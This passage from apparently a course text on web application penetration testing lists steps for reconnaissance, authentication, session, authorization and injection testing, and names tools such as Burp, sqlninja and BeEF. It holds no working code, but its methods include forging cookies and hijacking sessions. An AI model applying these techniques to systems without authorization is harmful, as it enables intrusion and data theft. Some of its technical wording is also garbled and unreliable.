- **Identification of Ports:** Scan the ports to identify the associated running services and analyze them through automated or manual tests to find weaknesses.
- **Verification of Vulnerabilities:** To exploit the vulnerability in order to test and fix the issue.
- **Remediation of Vulnerabilities:** To retest the solution against vulnerability to ensure that it is completely secure.



Web Application Pen Testing (Cont'd)

The general steps that you need to follow to conduct **web application penetration test** are listed as follows. In a future section, each step is explained in detail.

Step 1: Defining objective

You should define the aim of the penetration test before conducting it. This would help you to move in right direction towards your aim of penetration test.

Step 2: Information gathering

You should gather as much information as possible about your target system or network.

Step 3: Configuration management testing

Most web application attacks occur because of improper configuration. Therefore, you should conduct configuration management testing. This also helps you to protect against known vulnerabilities by installing the latest updates.

Step 4: Authentication testing session

Test the authentication session to understand the **authentication mechanism** and to determine the possible exploits in it.

Step 5: Session management testing

Perform session management testing to check your web application against various attacks that are based on session ID such as session hijacking, session fixation, etc.

Step 6: Denial-of-service testing

Send a vast amount of requests to the web application until the server gets saturated. Analyze the behavior of application when the server is saturated. In this way you can test your web application against **denial-of-service attacks**.

Step 7: Data validation testing

Failing to adopt a proper data validation method is the common security weakness observed in most web applications. This may further lead to major vulnerabilities in web applications. Hence, before a hacker finds those vulnerabilities and exploits your application, perform data validation testing and protect your web application.

Step 8: Business logic testing

Web application security flaws may be present even in business logic. Hence, you should test the business logic for flaws. Exploiting this business logic, attackers may do something that is not allowed by businesses and it may sometimes lead to great financial loss. Testing business logic for security flaws requires **unconventional** thinking.

Step 9: Authorization testing

Analyze how a web application is authorizing the user and then try to find and exploit the vulnerabilities present in the authorization mechanism.

Step 10: Web services testing


Web services use HTTP protocol in conjunction with SML, WSDL, SOAP, and UDDI technologies. Therefore, web services have XML/parser related vulnerabilities in addition to SQL injection, information disclosure, etc. You should conduct web services testing to determine the vulnerabilities of web-based services.

Step 11: AJAX testing

Though more responsive web applications are developed using AJAX, it is likely as vulnerable as a traditional web application. Testing for **AJAX** is challenging because web application developers are given full freedom to design the way of communication between client and server.

Step 12: Document all the findings

Once you conduct all the tests mentioned here, document all the findings and the testing techniques employed at each step. Analyze the document and explain the current security posture to the concerned parties and suggest how they can enhance their security.



Information Gathering

Let's get into detail and discuss each web application test step thoroughly.

The first step in web application pen testing is information gathering. To gather all the information about the target application, follow these steps:

Step 1: Analyze the robots.txt file

Robot.txt is a file that instructs web robots about the website such as directories that can be allowed and disallowed to the user. Hence, analyze the robot.txt and determine the allowed and disallowed directories of a web application. You can retrieve and analyze **robots.txt file** using tools such as GNU Wget.

Step 2: Perform search engine reconnaissance

Use the advanced "site:" search operator and then click Cached to perform search engine reconnaissance. It gives you information such as issues of **web application structure** and error pages produced.

Step 3: Identify application entry points


Identify application entry points using tools such as WebScarab, Burp Proxy, OWASP ZAP, TamperIE (for Internet Explorer), or **Tamper Data** (for Firefox). Cookie information, 300 HTTP and 400 status codes, and 500 internal server errors may give clues about entry points of the target web application.

Step 4: Identify the web applications

To identify web applications: probe for URLs, do dictionary-style searching (intelligent guessing), and perform vulnerability scanning using tools such as Nmap (Port Scanner) and Nessus. Check for web applications, old versions of files, or artifacts. Sometimes the old versions of files may give useful information that attackers can use to **launch attacks** on the web application.

Step 5: Analyze the O/P from HEAD and OPTIONS http requests

Implement techniques such as DNS zone transfers, DNS inverse queries, web-based DNS searches, querying search engines (Googling). This may reveal information such as web server software version, scripting environment, and OS in use.



Information Gathering (Cont'd)

Step 6: Analyze error codes

Analyze error codes by requesting invalid pages and utilize alternate request methods (POST/PUT/Other) in order to collect **confidential information** from the server. This may reveal information such as software versions, details of databases, bugs, and technological components.

Step 7: Test for recognized file types/extensions/directories


Test for recognized file types/extensions/directories by requesting common file extensions such as .ASP, .HTM, .PHP, .EXE, and observe the response. This may give you an idea about the web application environment.

Step 8: Examine source of available pages

Examine the source code from the accessible pages of the application front-end. This provides clues about the underlying application environment.

Step 9: TCP/ICMP and service fingerprinting

Perform TCP/ICMP and service fingerprinting using **traditional fingerprinting tools** such as Nmap and Queso, or the more recent application fingerprinting tools Amap. This gives you information about web application services and associated ports.



Configuration Management Testing

Once you gather information about the web application environment, test the configuration management. It is important to test the configuration management because improper configuration may allow **unauthorized users** to break into the web application.

Step1: Perform SSL/TLS testing

SSL/TLS testing allows you to identify the ports associated with SSL/TLS wrapped services. You can do this with the help of tools such as Nmap and Nessus. This helps disclose confidential information.

Step 2: Perform infrastructure configuration management testing

Perform network scanning and analyze web server banners to analyze the source code of the application.

Step 3: Perform application configuration management testing

Test the configuration management of infrastructure using CGI scanners and reviewing the contents of the web server, application server, comments, configuration, and logs. This gives you information about the **source code, log files, and default error codes**.

Step 4: Test for file extensions handling

Use vulnerability scanners, spidering and mirroring tools, search engines queries, or perform manual inspection to test for file extensions handling. This may reveal confidential information about access credentials.

Step 5: Verify the presence of old, backup, and unreferenced files


Review source code and enumerate application pages and functionality to verify the old, backup, and unreferenced files. This may reveal the installation paths and passwords for applications and databases.

Step 6: Test for infrastructure and application admin interfaces

Perform directory and file enumeration, review server and application documentation, etc. to test for infrastructure and application admin interfaces. Admin interfaces can be used to gain access to the admin functionality.

Step 7: Test for HTTP methods and XST

Review OPTIONS HTTP method using Netcat or Telnet to test for HTTP methods and XST. This may reveal credentials of legitimate users.



Authentication Testing

You need to perform the following steps to carry out authentication testing:

Step 1: Test for Vulnerable Remember password and pwd reset

Test for Vulnerable Remember password and pwd reset by attempting to reset passwords by guessing, social engineering, or cracking secret questions, if used. Check if a "remember my password" mechanism is implemented by checking the **HTML code** of the login page; through this password, authentication weakness can be uncovered.

Step 2: Test for logout and browser cache management

Check if it is possible to "reuse" a session after logout. Also check if the application automatically logs out a user when that user has been idle for a certain amount of time, and that no sensitive data remains stored in the browser cache.

Step 3: Test for CAPTCHA


Identify all parameters that are sent in addition to the decoded CAPTCHA value from the client to the server and try to send an old **decoded CAPTCHA** value with an old CAPTCHA ID of an old session ID. This helps you to determine authentication vulnerabilities.

Step 4: Test for multiple factors authentication

Check if users hold a hardware device of some kind in addition to the password. Check if the hardware device communicates directly and independently with the authentication infrastructure using an **additional communication channel**.

Step 5: Test for race conditions

Attempt to force a race condition and make multiple simultaneous requests while observing the outcome for unexpected behavior. Perform code review to check if there is a chance for race conditions.



Session Management Testing

After testing the configuration management, test how the application manages the session. The following are the steps to conduct session management pen testing:

Step 1: Test for session management schema

Collect a sufficient number of cookie samples, analyze the cookie generation algorithm, and forge a valid cookie in order to perform the attack. This allows you to test your application against cookie tampering, which results in hijacking the **sessions** of **legitimate users**.

Step 2: Test for cookie attributes

Test for cookie attributes using intercepting proxies such as WebScarab, Burp Proxy, OWASP ZAP, or traffic intercepting browser plugins such as "TamperIE"(for IE) and "Tamper Data"(for Firefox). If you are able to retrieve cookie information, then you can use this information to hijack a valid session.

Step 3: Test for session fixation


To test for session fixation, make a request to the site to be tested and analyze vulnerabilities using the WebScarab tool. This helps you to determine whether your application is vulnerable to session hijacking.

Step 4: Test for exposed session variables

Confidential information of session token leads to a replay session attack. Therefore, test for exposed session variables by inspecting encryption and reuse of session token, proxies and caching, GET and POST, and **transport vulnerabilities**.

Step 5: Test for CSRF (Cross Site Request Forgery)

Examine the URLs in the restricted area to test for CSRF. A CSRF attack compromises end-user data and operation of the entire web application.



Authorization Testing

Follow the steps here to test the web application against **authorization vulnerabilities**:

Step 1: Test for path traversal


Test for path traversal by performing input vector enumeration and analyzing the input validation functions present in the web application. Path traversal allows attackers to gain access to reserved information.

Step 2: Test for bypassing authorization schema

Test for bypassing authorization schema by examining the admin functionalities, to gain access to the resources assigned to a different role. If the attacker succeeds in bypassing the authorization schema, he or she can gain illegal access to reserved functions/resources.

Step 3: Test for privilege escalation

Test for role/privilege manipulation. If the attacker has access to resources/functionality, then he or she can perform a **privilege escalation attack**.



Data Validation Testing

Web applications must employ proper data validation methods. Otherwise, there may be a chance for the attacker to break into the communication between the client and the server, and inject malicious data. Hence, the data validation pen testing must be conducted to ensure that the current data validation methods or techniques employed by the web application offer appropriate security. Follow the steps here to perform **data validation testing**:

Step 1: Test for reflected cross-site scripting

A reflected cross-site scripting attacker crafts a URL to exploit the reflected XSS vulnerability and sends it to the client in a spam mail. If the victim clicks on the link considering it as from a trusted server, the malicious script embedded by the attacker in the URL gets executed on the victim's browser and sends the victim's **session cookie** to the attacker. Using this session cookie, the attacker can steal the sensitive information of the victim. Hence, to avoid this kind of attack you must check your web applications against reflected XSS attacks. If you put proper data **validation mechanisms** or methods in place, then you can determine easily whether the URL came originally from the server or it is crafted by the attacker. Detect and analyze input vectors for potential vulnerabilities, analyze the vulnerability report, and attempt to exploit it. Use tools such as OWASP CAL9000, Hackvertor, BeEF, XSS-Proxy, Backframe, WebScarab, XSS Assistant, and Burp Proxy.

Step 2: Test for stored cross-site scripting

Analyze HTML code, test for Stored XSS, leverage Stored XSS, and verify if the file upload allows setting arbitrary MIME types using tools such as OWASP CAL9000, Hackvertor, BeEF, XSS-Proxy, Backframe, WebScarab, Burp, and XSS Assistant. Stored XSS attacks allow attackers to uncover sensitive information such as session authorization tokens.

Step 3: Test for DOM-based cross-site scripting

DOM XSS attack stands for document object model based cross-site scripting attack, which affects the client's browser script code. In this attack, the input is taken from the user and then some malicious action is performed with it, which in turn leads to the execution of injected malicious code. Web applications can be tested against DOM XSS attacks by performing source code analysis to **identify JavaScript coding errors**.

Step 4: Test for cross site flashing


Analyze SWF files using tools such as SWFIntruder, Decompiler - Flare, Compiler - MTASC, Disassembler - Flasm, Swfmill, and Debugger Version of the Flash Plugin/Player. Flawed flash applications may contain DOM-based XSS vulnerabilities. The test for cross-site flashing gives information on DOM-based cross-site scripting vulnerabilities.

Step 5: Perform SQL injection testing

Perform standard SQL injection testing, union query SQL injection testing, blind SQL injection testing, and stored procedure injection using tools such as OWASP SQLiX, sqlninja, SqlDumper, sqlbftools, SQL Power Injector, etc. **SQL injection attacks** give database information to the attacker.

Step 6: Perform LDAP injection testing

Use a trial and error approach by inserting '(', '|', '&', '*' and the other characters in order to check the application for errors. Use the tool Softterra LDAP Browser. The LDAP injection may reveal sensitive information about users and hosts.



Data Validation Testing (Cont'd)

Step 7: Perform ORM injection testing

